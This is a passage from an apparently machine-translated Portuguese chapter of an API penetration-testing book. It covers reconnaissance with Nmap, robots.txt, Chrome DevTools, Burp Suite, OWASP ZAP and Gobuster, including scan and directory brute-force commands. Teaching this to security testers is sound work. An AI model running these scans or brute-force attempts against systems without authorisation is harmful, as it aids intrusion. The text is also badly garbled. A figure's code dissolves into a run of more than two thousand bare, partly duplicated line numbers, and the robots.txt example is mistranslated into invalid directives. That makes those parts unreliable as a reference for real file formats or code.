Para a descoberta da API, você deve executar dois scans do Nmap em particular: detecção geral e todas as portas. O scan de detecção geral do Nmap usa scripts padrão e enumeração de serviços em um alvo e, em seguida, salva a saída em três formatos para análise posterior (-oX para XML, -oN para Nmap, -oG para grep- pable ou -oA para todos os três formatos):

```
$ nmap -sC -sV <endereço-alvo ou intervalo de rede> -oA nameofoutput
```

A varredura de todas as portas do Nmap verificará rapidamente todas as 65.535 portas TCP em busca de serviços em execução, versões de aplicativos e sistema operacional do host em uso:

```
$ nmap -p- <endereço-alvo> -oA allportscan
```

Assim que a varredura de detecção geral começar a retornar resultados, inicie a varredura de todas as portas. Em seguida, comece sua análise prática dos resultados. Provavelmente, você descobrirá as APIs observando os resultados relacionados ao tráfego HTTP e outras indicações de servidores da Web. Normalmente, você os encontrará em execução nas portas 80 e 443, mas uma API pode ser hospedada em todos os tipos de portas diferentes. Depois de descobrir um servidor da Web, abra um navegador e comece a análise.

Como encontrar caminhos ocultos no Robots.txt

Robots.txt é um arquivo de texto comum que informa aos rastreadores da Web para omitir resultados das descobertas dos mecanismos de pesquisa. Ironicamente, ele também serve para nos informar quais caminhos o tar- get deseja manter em segredo. Você pode encontrar o arquivo *robots.txt* navegando até o diretório */robots.txt* do destino (por exemplo, <https://www.twitter.com/robots.txt>).

A seguir, um arquivo *robots.txt* real de um servidor da Web ativo, completo com um caminho */api/* não permitido:

```
Agente de usuário: *
Disallow: /appliance/ Não é
permitido: /login/ Não é
permitido: /api/ Não é
permitido: /files/
```

Localizando informações confidenciais com o Chrome DevTools

No [Capítulo 4](#), eu disse que o Chrome DevTools contém algumas ferramentas de hacking de aplicativos da Web altamente subestimadas. As etapas a seguir o ajudarão a filtrar fácil e sistematicamente milhares de linhas de código para encontrar informações confidenciais em fontes de páginas.

Comece abrindo sua página de destino e, em seguida, abra o Chrome DevTools com F12 ou CTRL-SHIFT-I. Ajuste a janela do Chrome DevTools até que você tenha espaço suficiente para trabalhar. Selecione a guia Network (Rede) e, em seguida, atualize a página.

Agora, procure por arquivos interessantes (você pode até encontrar um intitulado "API").

Clique com o botão direito do mouse nos arquivos JavaScript de seu interesse e clique em **Abrir no painel de fontes** (consulte a Figura 6-12) para visualizar o código-fonte. Como alternativa, clique em XHR para ver as solicitações Ajax que estão sendo feitas.





Figura 6-12: A opção Abrir no painel Fontes da guia Rede do DevTools

Pesquise linhas de JavaScript potencialmente interessantes. Alguns termos-chave a serem pesquisados incluem "API", "APIkey", "secret" e "password". Por exemplo, a Figura 6-13 ilustra como você pode descobrir uma API que está a quase 4.200 linhas de profundidade em um script.



A screenshot of a browser's developer tools showing a code editor. The code is a snippet of JavaScript with several lines highlighted in yellow. A search bar at the top has 'API' typed into it. Below the code editor, a status bar shows 'Line 4197, Column 33'. A toolbar above the status bar includes '1 match', 'Aa', and 'Cancel' buttons. To the right of the status bar, it says 'Coverage: n/a'.

```
4192 var a, c;
4193 "undefined" != typeof c.innerWidth ? (a = c.innerWidth,
4194 d = c.innerHeight) : "undefined" != typeof e.documentElement && "undefined"
4195 d = e.documentElement.clientHeight) : (a = e.getElementsByTagName("body"))
4196 d = e.getElementsByTagName("body")[0].clientHeight;
4197 c.open('https://evil.usabilla.com/v2/f' + 'eb1c1a91932' + "?w=" + a + "&
4198
4199 (c != window) {
4200 k.onParentLoad(function() {
4201
4202
4203
4204
4205
4206
4207
4208
4209
4210
4211
4212
4213
4214
4215
4216
4217
4218
4219
4220
4221
4222
4223
4224
4225
4226
4227
4228
4229
4230
4231
4232
4233
4234
4235
4236
4237
4238
4239
4240
4241
4242
4243
4244
4245
4246
4247
4248
4249
4250
4251
4252
4253
4254
4255
4256
4257
4258
4259
4260
4261
4262
4263
4264
4265
4266
4267
4268
4269
4270
4271
4272
4273
4274
4275
4276
4277
4278
4279
4280
4281
4282
4283
4284
4285
4286
4287
4288
4289
4290
4291
4292
4293
4294
4295
4296
4297
4298
4299
4300
4301
4302
4303
4304
4305
4306
4307
4308
4309
4310
4311
4312
4313
4314
4315
4316
4317
4318
4319
4320
4321
4322
4323
4324
4325
4326
4327
4328
4329
4330
4331
4332
4333
4334
4335
4336
4337
4338
4339
4340
4341
4342
4343
4344
4345
4346
4347
4348
4349
4350
4351
4352
4353
4354
4355
4356
4357
4358
4359
4360
4361
4362
4363
4364
4365
4366
4367
4368
4369
4370
4371
4372
4373
4374
4375
4376
4377
4378
4379
4380
4381
4382
4383
4384
4385
4386
4387
4388
4389
4390
4391
4392
4393
4394
4395
4396
4397
4398
4399
4400
4401
4402
4403
4404
4405
4406
4407
4408
4409
4410
4411
4412
4413
4414
4415
4416
4417
4418
4419
4420
4421
4422
4423
4424
4425
4426
4427
4428
4429
4430
4431
4432
4433
4434
4435
4436
4437
4438
4439
4440
4441
4442
4443
4444
4445
4446
4447
4448
4449
4450
4451
4452
4453
4454
4455
4456
4457
4458
4459
4460
4461
4462
4463
4464
4465
4466
4467
4468
4469
4470
4471
4472
4473
4474
4475
4476
4477
4478
4479
4480
4481
4482
4483
4484
4485
4486
4487
4488
4489
4490
4491
4492
4493
4494
4495
4496
4497
4498
4499
4500
4501
4502
4503
4504
4505
4506
4507
4508
4509
4510
4511
4512
4513
4514
4515
4516
4517
4518
4519
4520
4521
4522
4523
4524
4525
4526
4527
4528
4529
4530
4531
4532
4533
4534
4535
4536
4537
4538
4539
4540
4541
4542
4543
4544
4545
4546
4547
4548
4549
4550
4551
4552
4553
4554
4555
4556
4557
4558
4559
4560
4561
4562
4563
4564
4565
4566
4567
4568
4569
4570
4571
4572
4573
4574
4575
4576
4577
4578
4579
4580
4581
4582
4583
4584
4585
4586
4587
4588
4589
4590
4591
4592
4593
4594
4595
4596
4597
4598
4599
4600
4601
4602
4603
4604
4605
4606
4607
4608
4609
4610
4611
4612
4613
4614
4615
4616
4617
4618
4619
4620
4621
4622
4623
4624
4625
4626
4627
4628
4629
4630
4631
4632
4633
4634
4635
4636
4637
4638
4639
4640
4641
4642
4643
4644
4645
4646
4647
4648
4649
4650
4651
4652
4653
4654
4655
4656
4657
4658
4659
4660
4661
4662
4663
4664
4665
4666
4667
4668
4669
4670
4671
4672
4673
4674
4675
4676
4677
4678
4679
4680
4681
4682
4683
4684
4685
4686
4687
4688
4689
4690
4691
4692
4693
4694
4695
4696
4697
4698
4699
4700
4701
4702
4703
4704
4705
4706
4707
4708
4709
4710
4711
4712
4713
4714
4715
4716
4717
4718
4719
4720
4721
4722
4723
4724
4725
4726
4727
4728
4729
4730
4731
4732
4733
4734
4735
4736
4737
4738
4739
4740
4741
4742
4743
4744
4745
4746
4747
4748
4749
4750
4751
4752
4753
4754
4755
4756
4757
4758
4759
4760
4761
4762
4763
4764
4765
4766
4767
4768
4769
4770
4771
4772
4773
4774
4775
4776
4777
4778
4779
4780
4781
4782
4783
4784
4785
4786
4787
4788
4789
4790
4791
4792
4793
4794
4795
4796
4797
4798
4799
4800
4801
4802
4803
4804
4805
4806
4807
4808
4809
4810
4811
4812
4813
4814
4815
4816
4817
4818
4819
4820
4821
4822
4823
4824
4825
4826
4827
4828
4829
4830
4831
4832
4833
4834
4835
4836
4837
4838
4839
4840
4841
4842
4843
4844
4845
4846
4847
4848
4849
4850
4851
4852
4853
4854
4855
4856
4857
4858
4859
4860
4861
4862
4863
4864
4865
4866
4867
4868
4869
4870
4871
4872
4873
4874
4875
4876
4877
4878
4879
4880
4881
4882
4883
4884
4885
4886
4887
4888
4889
4890
4891
4892
4893
4894
4895
4896
4897
4898
4899
4900
4901
4902
4903
4904
4905
4906
4907
4908
4909
4910
4911
4912
4913
4914
4915
4916
4917
4918
4919
4920
4921
4922
4923
4924
4925
4926
4927
4928
4929
4930
4931
4932
4933
4934
4935
4936
4937
4938
4939
4940
4941
4942
4943
4944
4945
4946
4947
4948
4949
4950
4951
4952
4953
4954
4955
4956
4957
4958
4959
4960
4961
4962
4963
4964
4965
4966
4967
4968
4969
4970
4971
4972
4973
4974
4975
4976
4977
4978
4979
4980
4981
4982
4983
4984
4985
4986
4987
4988
4989
4990
4991
4992
4993
4994
4995
4996
4997
4998
4999
5000
5001
5002
5003
5004
5005
5006
5007
5008
5009
5010
5011
5012
5013
5014
5015
5016
5017
5018
5019
5020
5021
5022
5023
5024
5025
5026
5027
5028
5029
5030
5031
5032
5033
5034
5035
5036
5037
5038
5039
5040
5041
5042
5043
5044
5045
5046
5047
5048
5049
5050
5051
5052
5053
5054
5055
5056
5057
5058
5059
5060
5061
5062
5063
5064
5065
5066
5067
5068
5069
5070
5071
5072
5073
5074
5075
5076
5077
5078
5079
5080
5081
5082
5083
5084
5085
5086
5087
5088
5089
5090
5091
5092
5093
5094
5095
5096
5097
5098
5099
5099
5100
5101
5102
5103
5104
5105
5106
5107
5108
5109
5110
5111
5112
5113
5114
5115
5116
5117
5118
5119
5119
5120
5121
5122
5123
5124
5125
5126
5127
5128
5129
5129
5130
5131
5132
5133
5134
5135
5136
5137
5138
5139
5139
5140
5141
5142
5143
5144
5145
5146
5147
5148
5149
5149
5150
5151
5152
5153
5154
5155
5156
5157
5158
5159
5159
5160
5161
5162
5163
5164
5165
5166
5167
5168
5169
5169
5170
5171
5172
5173
5174
5175
5176
5177
5178
5179
5179
5180
5181
5182
5183
5184
5185
5186
5187
5188
5189
5189
5190
5191
5192
5193
5194
5195
5196
5197
5198
5199
5199
5200
5201
5202
5203
5204
5205
5206
5207
5208
5209
5209
5210
5211
5212
5213
5214
5215
5216
5217
5218
5219
5219
5220
5221
5222
5223
5224
5225
5226
5227
5228
5229
5229
5230
5231
5232
5233
5234
5235
5236
5237
5238
5239
5239
5240
5241
5242
5243
5244
5245
5246
5247
5248
5249
5249
5250
5251
5252
5253
5254
5255
5256
5257
5258
5259
5259
5260
5261
5262
5263
5264
5265
5266
5267
5268
5269
5269
5270
5271
5272
5273
5274
5275
5276
5277
5278
5279
5279
5280
5281
5282
5283
5284
5285
5286
5287
5288
5289
5289
5290
5291
5292
5293
5294
5295
5296
5297
5298
5299
5299
5300
5301
5302
5303
5304
5305
5306
5307
5308
5309
5309
5310
5311
5312
5313
5314
5315
5316
5317
5318
5319
5319
5320
5321
5322
5323
5324
5325
5326
5327
5328
5329
5329
5330
5331
5332
5333
5334
5335
5336
5337
5338
5339
5339
5340
5341
5342
5343
5344
5345
5346
5347
5348
5349
5349
5350
5351
5352
5353
5354
5355
5356
5357
5358
5359
5359
5360
5361
5362
5363
5364
5365
5366
5367
5368
5369
5369
5370
5371
5372
5373
5374
5375
5376
5377
5378
5378
5379
5380
5381
5382
5383
5384
5385
5386
5387
5388
5388
5389
5390
5391
5392
5393
5394
5395
5396
5397
5398
5398
5399
5399
5400
5401
5402
5403
5404
5405
5406
5407
5408
5409
5409
5410
5411
5412
5413
5414
5415
5416
5417
5418
5418
5419
5420
5421
5422
5423
5424
5425
5426
5427
5428
5429
5429
5430
5431
5432
5433
5434
5435
5436
5437
5438
5438
5439
5440
5441
5442
5443
5444
5445
5446
5447
5448
5448
5449
5449
5450
5451
5452
5453
5454
5455
5456
5457
5458
5459
5459
5460
5461
5462
5463
5464
5465
5466
5467
5468
5469
5469
5470
5471
5472
5473
5474
5475
5476
5477
5478
5478
5479
5479
5480
5481
5482
5483
5484
5485
5486
5487
5488
5489
5489
5490
5491
5492
5493
5494
5495
5496
5497
5498
5498
5499
5499
5500
5501
5502
5503
5504
5505
5506
5507
5508
5509
5509
5510
5511
5512
5513
5514
5515
5516
5517
5518
5519
5519
5520
5521
5522
5523
5524
5525
5526
5527
5528
5529
5529
5530
5531
5532
5533
5534
5535
5536
5537
5538
5538
5539
5539
5540
5541
5542
5543
5544
5545
5546
5547
5548
5549
5549
5550
5551
5552
5553
5554
5555
5556
5557
5558
5559
5559
5560
5561
5562
5563
5564
5565
5566
5567
5568
5569
5569
5570
5571
5572
5573
5574
5575
5576
5577
5578
5578
5579
5579
5580
5581
5582
5583
5584
5585
5586
5587
5588
5589
5589
5590
5591
5592
5593
5594
5595
5596
5597
5598
5598
5599
5599
5600
5601
5602
5603
5604
5605
5606
5607
5608
5609
5609
5610
5611
5612
5613
5614
5615
5616
5617
5618
5619
5619
5620
5621
5622
5623
5624
5625
5626
5627
5628
5629
5629
5630
5631
5632
5633
5634
5635
5636
5637
5638
5638
5639
5639
5640
5641
5642
5643
5644
5645
5646
5647
5648
5649
5649
5650
5651
5652
5653
5654
5655
5656
5657
5658
5659
5659
5660
5661
5662
5663
5664
5665
5666
5667
5668
5669
5669
5670
5671
5672
5673
5674
5675
5676
5677
5678
5678
5679
5679
5680
5681
5682
5683
5684
5685
5686
5687
5688
5689
5689
5690
5691
5692
5693
5694
5695
5696
5697
5698
5698
5699
5699
5700
5701
5702
5703
5704
5705
5706
5707
5708
5709
5709
5710
5711
5712
5713
5714
5715
5716
5717
5718
5719
5719
5720
5721
5722
5723
5724
5725
5726
5727
5728
5729
5729
5730
5731
5732
5733
5734
5735
5736
5737
5738
5738
5739
5739
5740
5741
5742
5743
5744
5745
5746
5747
5748
5749
5749
5750
5751
5752
5753
5754
5755
5756
5757
5758
5759
5759
5760
5761
5762
5763
5764
5765
5766
5767
5768
5769
5769
5770
5771
5772
5773
5774
5775
5776
5777
5778
5778
5779
5779
5780
5781
5782
5783
5784
5785
5786
5787
5788
5789
5789
5790
5791
5792
5793
5794
5795
5796
5797
5798
5798
5799
5799
5800
5801
5802
5803
5804
5805
5806
5807
5808
5809
5809
5810
5811
5812
5813
5814
5815
5816
5817
5818
5819
5819
5820
5821
5822
5823
5824
5825
5826
5827
5828
5829
5829
5830
5831
5832
5833
5834
5835
5836
5837
5838
5838
5839
5839
5840
5841
5842
5843
5844
5845
5846
5847
5848
5849
5849
5850
5851
5852
5853
5854
5855
5856
5857
5858
5859
5859
5860
5861
5862
5863
5864
5865
5866
5867
5868
5869
5869
5870
5871
5872
5873
5874
5875
5876
5877
5878
5878
5879
5879
5880
5881
5882
5883
5884
5885
5886
5887
5888
5889
5889
5890
5891
5892
5893
5894
5895
5896
5897
5898
5898
5899
5899
5900
5901
5902
5903
5904
5905
5906
5907
5908
5909
5909
5910
5911
5912
5913
5914
5915
5916
5917
5918
5919
5919
5920
5921
5922
5923
5924
5925
5926
5927
5928
5929
5929
5930
5931
5932
5933
5934
5935
5936
5937
5938
5938
5939
5939
5940
5941
5942
5943
5944
5945
5946
5947
5948
5949
5949
5950
5951
5952
5953
5954
5955
5956
5957
5958
5959
5959
5960
5961
5962
5963
5964
5965
5966
5967
5968
5969
5969
5970
5971
5972
5973
5974
5975
5976
5977
5978
5978
5979
5979
5980
5981
5982
5983
5984
5985
5986
5987
5988
5989
5989
5990
5991
5992
5993
5994
5995
5996
5997
5998
5998
5999
5999
6000
6001
6002
6003
6004
6005
6006
6007
6008
6009
6009
6010
6011
6012
6013
6014
6015
6016
6017
6018
6019
6019
6020
6021
6022
6023
6024
6025
6026
6027
6028
6029
6029
6030
6031
6032
6033
6034
6035
6036
6037
6038
6038
6039
6039
6040
6041
6042
6043
6044
6045
6046
6047
6048
6049
6049
6050
6051
6052
6053
6054
6055
6056
6057
6058
6059
6059
6060
6061
6062
6063
6064
6065
6066
6067
6068
6069
6069
6070
6071
6072
6073
6074
6075
6076
6077
6078
6078
6079
6079
6080
6081
6082
6083
6084
6085
6086
6087
6088
6089
6089
6090
6091
6092
6093
6094
6095
6096
6097
6098
6098
6099
6099
6100
6101
6102
6103
6104
6105
6106
6107
6108
6109
6109
6110
6111
6112
6113
6114
6115
6116
6117
6118
6119
6119
6120
6121
6122
6123
6124
6125
6126
6127
6128
6129
6129
6130
6131
6132
6133
6134
6135
6136
6137
6138
6138
6139
6139
6140
6141
6142
6143
6144
6145
6146
6147
6148
6149
6149
6150
6151
6152
6153
6154
6155
6156
6157
6158
6159
6159
6160
6161
6162
6163
6164
6165
6166
6167
6168
6169
6169
6170
6171
6172
6173
6174
6175
6176
6177
6178
6178
6179
6179
6180
6181
6182
6183
6184
6185
6186
6187
6188
6189
6189
6190
6191
6192
6193
6194
6195
6196
6197
6198
6199
6199
6200
6201
6202
6203
6204
6205
6206
6207
6208
6209
6209
6210
6211
6212
6213
6214
6215
6216
6217
6218
6219
6219
6220
6221
6222
6223
6224
6225
6226
6227
6228
6229
6229
6230
6231
6232
6233
6234
6235
6236
6237
6238
6238
6239
6239
6240
6241
6242
6243
6244
6245
6246
6247
6248
6249
6249
6250
6251
6252
6253
6254
6255
6256
6257
6258
6259
6259
6260
6261
6262
6263
6264
6265
6266
6267
6268
6269
6269
6270
6271
6272
6273
6274
6275
6276
6277
6278
6278
6279
6279
6280
6281
6282
6283
6284
6285
6286
6287
6288
6289
6289
6290
6291
6292
6293
6294
6295
6296
6297
6298
6298
6299
6299
6300
6301
6302
6303
6304
6305
6306
6307
6308
6309
6309
6310
6311
6312
6313
6314
6315
6316
6317
6318
6319
6319
6320
6321
6322
6323
6324
6325
6326
6327
6328
6329
6329
6330
6331
6332
6333
6334
6335
6336
6337
6338
6338
6339
6339
6340
6341
6342
6343
6344
6345
6346
6347
6348
6349
6349
6350
6351
6352
6353
6354
6355
6356
6357
6358
6359
6359
6360
6361
6362
6363
6364
6365
6366
6367
6368
6369
6369
6370
6371
6372
6373
6374
6375
6376
6377
6378
6378
6379
6379
6380
6381
6382
6383
6384
6385
6386
6387
6388
6389
6389
6390
6391
6392
6393
6394
6395
6396
6397
6398
6398
6399
6399
6400
6401
6402
6403
6404
6405
6406
6407
6408
6409
6409
6410
6411
6412
6413
6414
6415
6416
6417

```

Depois que o arquivo tiver sido compilado na seção Heap Snapshots à esquerda, selecione o novo snapshot e use CTRL-F para pesquisar possíveis caminhos de API. Tente pesquisar termos usando os termos comuns de caminho de API, como "api", "v1", "v2", "swagger", "rest" e "dev". Se precisar de mais inspiração, dê uma olhada nas listas de palavras da API do Assetnote (<http://wordlists.assetnote.io>). Se você tiver criado sua máquina de ataque de acordo com o [Capítulo 4](#), essas listas de palavras deverão estar disponíveis em `/api/wordlists`. A Figura 6-15 indica os resultados que você esperaria ver ao usar o painel Memória no DevTools para pesquisar "api" em um snapshot.

Constructor

Show 100 before | Show all 3923 | Show 100 after

- ▶ "api/shop/orders/return_order" @14799 □
- ▶ "_Our_minimum_requirements_" @14805 □
- ▶ "\bAndroid(?:.+)SD4930UR\b" @14893 □
- ▶ "checkDocumentForCPWOrphans" @15003 □
- ▶ "set onwebkitfullscreencchange" @15037 □
- ▶ "_Social_Security_Number" @15087 □
- ▶ "supports_native.messaging" @15129 □
- ▶ "_Activate_one_time_passcodes" @15269 □
- ▶ "ant-col-lg-pull-undefined" @15363 □
- ▶ "getInvokingMessageContext" @15419 □

Retainers

Object

▼ RETURN_ORDER in Object @259575

 ▼ w in system / Context @95349

 ▼ context in () @259415

 ▼ get store in Module @259781

 ▼ exports in Object @259795

 ▼ [334] in Object @259365

 ▼ n in system / Context @146657

 ▼ context in r() @261153 □

 ▼ push in Array @198423 □

 ▶ webpackJsonpcrapi-web in Window / 192.168.50.35:8888 @5263 □

 ▶ value in system / PropertyCell @198421

VM213:1

api

Figura 6-15: Os resultados da pesquisa de um instantâneo de memória

Como você pode ver, o módulo Memory pode ajudá-lo a descobrir a existência de APIs e seus caminhos. Além disso, você pode usá-lo para comparar diferentes instantâneos de memória. Isso pode ajudá-lo a ver os caminhos de API usados em estados autenticados e não autenticados, em diferentes partes de um aplicativo Web e em seus diferentes recursos.

Por fim, use a guia Chrome DevTools Performance para registrar determinadas ações (como clicar em um botão) e analisá-las em uma linha do tempo dividida em milissegundos. Isso permite que você veja se algum evento iniciado em uma determinada página da Web está fazendo solicitações de API em segundo plano. Basta clicar no botão circular de gravação, executar ações em uma página da Web e interromper a gravação. Em seguida, você pode revisar os eventos acionados e investigar as ações iniciadas.

A Figura 6-16 mostra uma gravação do clique no botão de login de uma página da Web.




Figura 6-16: Um registro de desempenho no DevTools

Em "Main", você pode ver que ocorreu um evento de clique, iniciando uma solicitação POST para o URL `/identity/api/auth/login`, uma indicação clara de que você descobriu uma API. Para ajudá-lo a identificar a atividade na linha do tempo, consulte os picos e vales no gráfico localizado próximo à parte superior. Um pico representa um evento, como um clique. Navegue até um pico e investigue os eventos clicando na linha do tempo.

Como você pode ver, o DevTools está repleto de ferramentas poderosas que podem ajudá-lo a descobrir APIs. Não subestime a utilidade de seus vários módulos.

Validação de APIs com o Burp Suite

O Burp Suite não apenas o ajudará a encontrar APIs, mas também pode ser o principal modo de validar suas descobertas. Para validar APIs usando o Burp, intercepte uma solicitação HTTP enviada pelo navegador e use o botão Forward para enviá-la ao servidor. Em seguida, envie a solicitação para o módulo Repetidor, onde você poderá visualizar a resposta bruta do servidor da Web (consulte a Figura 6-17).

Como você pode ver neste exemplo, o servidor retorna um código de status 401 Unauthorized, o que significa que não estou autorizado a usar a API. Compare essa solicitação com uma que seja para um recurso inexistente e você verá que seu alvo normalmente responde a recursos inexistentes de uma determinada maneira. (Para solicitar um recurso inexistente, basta adicionar vários caracteres sem sentido ao URL




Figura 6-17: O servidor da Web retorna um erro HTTP 401 Unauthorized.

A mensagem de erro detalhada encontrada no cabeçalho WWW-Authenticate revela o caminho `/api/auth`, validando a existência da API. Volte ao [Capítulo 4](#) para um curso intensivo sobre o uso do Burp.

Rastreamento de URLs com o OWASP ZAP

Um dos objetivos do reconhecimento ativo é descobrir todos os diretórios e arquivos de uma página da Web, também conhecidos como *URIs*, ou *identificadores uniformes de recursos*. Há duas abordagens para descobrir os URIs de um site: rastreamento e força bruta. O OWASP ZAP rastreia páginas da Web para descobrir conteúdo, examinando cada página em busca de referências e links para outras páginas da Web.

Para usar o ZAP, abra-o e clique além da janela pop-up da sessão. Se ainda não estiver selecionada, clique na guia **Quick Start (Início rápido)**, mostrada na Figura 6-18. Digite o URL de destino e clique em **Attack**.



Figura 6-18: Uma varredura automatizada configurada para varrer um alvo com o OWASP ZAP

Após o início da varredura automatizada, você pode assistir aos resultados ao vivo usando a guia Spider ou Sites. Você pode descobrir pontos de extremidade de API nessas guias. Se não encontrar nenhuma API óbvia, use a guia Search (Pesquisar), mostrada na Figura 6-19, e procure termos como "API", "GraphQL", "JSON", "RPC" e "XML" para encontrar possíveis pontos de extremidade de API.




Figura 6-19: O poder da pesquisa de APIs nos resultados da varredura automatizada do ZAP

Depois de encontrar uma seção do site que deseja investigar mais detalhadamente, comece a exploração manual usando o ZAP HUD para interagir com os botões do aplicativo Web e os campos de entrada do usuário. Enquanto você faz isso, o ZAP realizará varreduras adicionais em busca de vulnerabilidades. Navegue até a guia **Quick Start** e selecione **Manual Explore** (talvez seja necessário clicar na seta para trás para sair da verificação automatizada). Na tela Manual Explore, mostrada na Figura 6-20, selecione o navegador desejado e clique em **Launch Browser** (**Iniciar navegador**).



Figura 6-20: Iniciando a opção Manual Explore do Burp Suite

O ZAP HUD agora deve estar ativado. Clique em **Continuar para seu alvo** na tela de boas-vindas do ZAP HUD (consulte a Figura 6-21).



Figura 6-21: Esta é a primeira tela que você verá quando iniciar o ZAP HUD.

Agora você pode explorar manualmente o aplicativo da Web de destino, e o ZAP trabalhará em segundo plano para verificar automaticamente as vulnerabilidades. Além disso, o ZAP continuará a procurar caminhos adicionais enquanto você navega pelo site. Agora, vários botões devem estar alinhados nas bordas esquerda e direita do navegador. As bandeiras coloridas representam alertas de página, que podem ser descobertas de vulnerabilidades ou anomalias interessantes. Esses alertas sinalizados serão atualizados à medida que você navegar pelo site.

URIs de força bruta com o Gobuster

O Gobuster pode ser usado para fazer força bruta em URIs e subdomínios DNS a partir da linha de comando. (Se preferir uma interface gráfica de usuário, confira o Dirbuster da OWASP.) No Gobuster, você pode usar listas de palavras para diretórios e subdomínios comuns para solicitar automaticamente cada item da lista de palavras, enviar os itens para um servidor da Web e filtrar as respostas interessantes do servidor. Os resultados gerados pelo Gobuster lhe fornecerão o caminho do URL e os códigos de resposta de status HTTP. (Embora você possa usar força bruta em URIs com o Intruder do Burp Suite, o Burp Community Edition é muito mais lento que o Gobuster).

Sempre que estiver usando uma ferramenta de força bruta, você terá que equilibrar o tamanho da lista de palavras e o tempo necessário para obter resultados. O Kali tem listas de palavras de diretórios armazenadas em `/usr/share/wordlists/dirbuster` que são completas, mas levarão algum tempo para serem concluídas. Em vez disso, você pode usar `~/api/wordlists` que configuramos no [Capítulo 4](#), o que acelerará suas varreduras do Gobuster, pois a wordlist é relativamente curta e contém apenas diretórios relacionados a APIs.

O exemplo a seguir usa uma lista de palavras específica da API para localizar as direções em um endereço IP:

```
$ gobuster dir -u http://192.168.195.132:8000 -w /home/hapihacker/api/wordlists/common_apis_160
```

Gobuster
por OJ Reeves (@TheColonial) e Christian Mehlmauer (@firefart)

```
== [+] Url:          http://192.168.195.132:8000
[+] Método:        GET
[+] Tópicos:       10
[+] Wordlist:      /home/hapihacker/api/wordlists/common_apis_160 [+]
Negative Status codes: 404
[Agente do usuário:   gobuster
[+] Tempo limite:    10s
```

